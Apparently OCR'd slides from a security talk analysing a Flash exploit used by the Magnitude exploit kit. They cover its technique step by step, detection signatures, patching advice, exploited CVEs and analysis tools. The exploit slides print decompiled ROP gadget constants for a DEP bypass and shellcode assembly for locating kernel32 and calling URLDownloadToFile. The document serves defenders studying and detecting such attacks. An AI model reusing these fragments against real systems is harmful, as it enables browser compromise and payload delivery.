
```
709            _loc5_ = this._SafeStr_118(_loc4_);
710            if(_loc5_ != this._SafeStr_63) // 0x905A4D - flash dll PE header, MZ
711            {
```



Exploit technical details – DEP bypassing


Step 8: Assign ROP gadgets to bypass DEP

```
private var _SafeStr_64:uint = 50068;        // 0xC394
private var _SafeStr_65:uint = 65535;        // 0xFFFF
private var _SafeStr_66:uint = 3272131715;   // 0xC308C483
private var _SafeStr_67:uint = 6816874;      // 0x68046A
private var _SafeStr_68:uint = 1744830496;   // 0x68000020
private var _SafeStr_69:uint = 1048576;      // 0x100000
private var _SafeStr_70:uint = 6816106;      // 0x68016A
private var _SafeStr_71:uint = 1744830496;   // 0x68000020
private var _SafeStr_72:uint = 2097152;      // 0x200000
private var _SafeStr_73:uint = 6816874;      // 0x68046A
private var _SafeStr_74:uint = 1442840592;   // 0x56000010
private var _SafeStr_75:uint = 4283498891;   // 0xFF51018B
private var _SafeStr_76:uint = 2128;         // 0x850
private var _SafeStr_77:uint = 65535;        // 0xFFFF
```



Exploit technical details – Page Executable

Step 9: Enable page executable by calling VirtualProtect()



Exploit technical details – GetEIP


Step 10: Take over the EIP to redirect program flow to the shellcode

```
        }
        this._SafeStr_146(_loc2_.toString());
    }
```

Run the shellcode by calling toString()

Shellcode - URLDownload

- Shellcode attempts to locate and invoke URLDownloadToFile()



Shellcode – EIP, PEB

- Shellcode locates itself

```
00000000  call loc_5
loc_5:
00000005  pop ebx
```

Shellcode GetEIP

- Shellcode finds PEB to locate kernel32.dll

```
sub     esp, 10h
mov     eax, large fs:30h
push    ebx
mov     eax, [eax+0Ch]
push    ebp
push    esi
mov     esi, [eax+0Ch]
push    edi
mov     [esp+20h+var_8], ecx
jmp     loc_40128E
```

Process Environment Block (PEB)

ProcessModuleInfo


Flash Exploit Detection – Previous approaches

- 1st generation:
  - IDS : IBM ISS
  - Detect network traffic; can be easily bypassed
  - Signature: *content: "ZWS|17|"*

- 2nd generation:
  - FireEye (using VM)
  - Trend Micro, Sandbox with Script Analyzer engine
  - Decompress the ZWS flash file and detect the URL
  - Ineffective string-based detection (URL)
  - Signature: *"HTTPS:\\x.x.x.x"*

Flash Exploit Detection – New Approach

- 3rd generation:
  - Memory Detection
  - Detect by CVE triggering mechanism in memory
  - Able to detect those malware that exploit the same vulnerability
  - Signature:
  - *content:|BB BB BB BB|, distance:48, within:4, byte_test:1,&,128,6,relative; content(|BE BA ED FE|)*
  - Detect as soon as the Vector.<uint> length field is overwritten



Flash Exploit - Prevention

- Exploit kit authors are quite familiar with the structure and logic of the Flash applications. We could expect similar exploits in the future.
- The latest patches should be applied to Adobe Flash, IE, Firefox, and Windows.
- Educate users on different kinds of exploits coming from suspicious emails, links, and attachments.
- User awareness training

Magnitude Exploit Kit

- Popular Exploit Kit. Magnitude holds 31 percent of the exploit kit market [trustwave.com]
- Magnitude EK uses the newly patched Adobe vulnerability; US, Canada, and UK are targeted by this EK.
- Magnitude has a dynamic infrastructure that can be scaled up or down.
- Magnitude is used in Malware-as-a-Service models; provides options to pay for malware services by money, or by percentage of traffic bandwidth.
- Magnitude operators generated a weekly income of $60,000 to $100,000 USD [trustwave.com].
- Deliver Cryptowall ransomware payload. The victim was asked to pay between $300-$500 USD in order to get their files back.
- Exploit kits generally make use of known Flash vulnerabilities.
- It is critical to ensure that the latest version of Flash are deployed in the organization to prevent EK exploitation.

Magnitude Exploit Kit – Vulnerabilities Exploited

- Vulnerabilities Exploited:

CVE-2013-2551 (VML vulnerability in Internet Explorer 6-10)
CVE-2013-2643 (Java <= 7.21 and <= 6.45 w/ JNLP click-to-play bypass)
CVE-2015-5119 - Flash Player , Flash 18.0.0.194 exploited via CVE-2015-5119 in Magnitude
CVE-2015-5112 - Flash 18.0.0.203 exploited by Magnitude via CVE-2015-5122 , 2015-07-15 (after patch)
CVE-2015-3113 - Flash up to 18.0.0.160
CVE-2015-5123 -- Adobe Flash Player ActionScript 3 BitmapData Use After Free Remote Memory Corruption Vulnerability ,
CVE-2015-5122 -- Adobe Flash Player Use After Free Remote Memory Corruption Vulnerability .
CVE-2015-5119 -- ActionScript 3 ByteArray class
CVE-2015-0311 -- ActionScript 3 use-after-free memory corruption
CVE-2015-0313 -- ActionScript 3 use-after-free memory corruption

CVE-2015-xxxx - more zero-days are expected; Fuzzer tools facilitate building of additional exploits

CVE-2020-9746 – Adobe Flash Player exploitable NULL pointer dereference

Analysis Tools

Tools	Purpose
XXXSWF.py	Extract flash objects from SWF file
SWFDump	Display SWF file content
SWFInvestigator	Adobe’s tool to decompress a flash file
JPEXS	Flash de-compiler
ActionScript 3 API Reference	Adobe’s online reference for ActionScript language
OllyDbg	Flash file and browser debugger
IDA Pro	Shellcode analyzer
FileInsight	Hex editor with build-in disassembler
010 Editor	Hex editor
CovertShellcode	Shellcode to exe converter
ShellCode2EXE	Shellcode to exe converter
ScDbg	Shellcode debugger

References

- Smashing The Heap With Vector - Haifei Li
  https://www.reddit.com/r/netsec/comments/18et2w/smashing_the_heap_with_vector_advanced/
- Interpreter Exploitation: Pointer Inference and JIT Spraying - Dion Blazakis
  http://www.semantiscope.com/research/BHDC2010/BHDC-2010-Paper.pdf
- SWF File format specification
  www.adobe.com/devnet/swf.html
- *Adobe ActionScript® 3 (AS3) API Reference*
  http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/
- Exposed: An inside look at the Magnitude Exploit Kit
  http://www.csoonline.com/article/2459925/malware-cybercrime/exposed-an-inside-look-at-the-magnitude-exploit-kit.html

QUESTION?

Thank you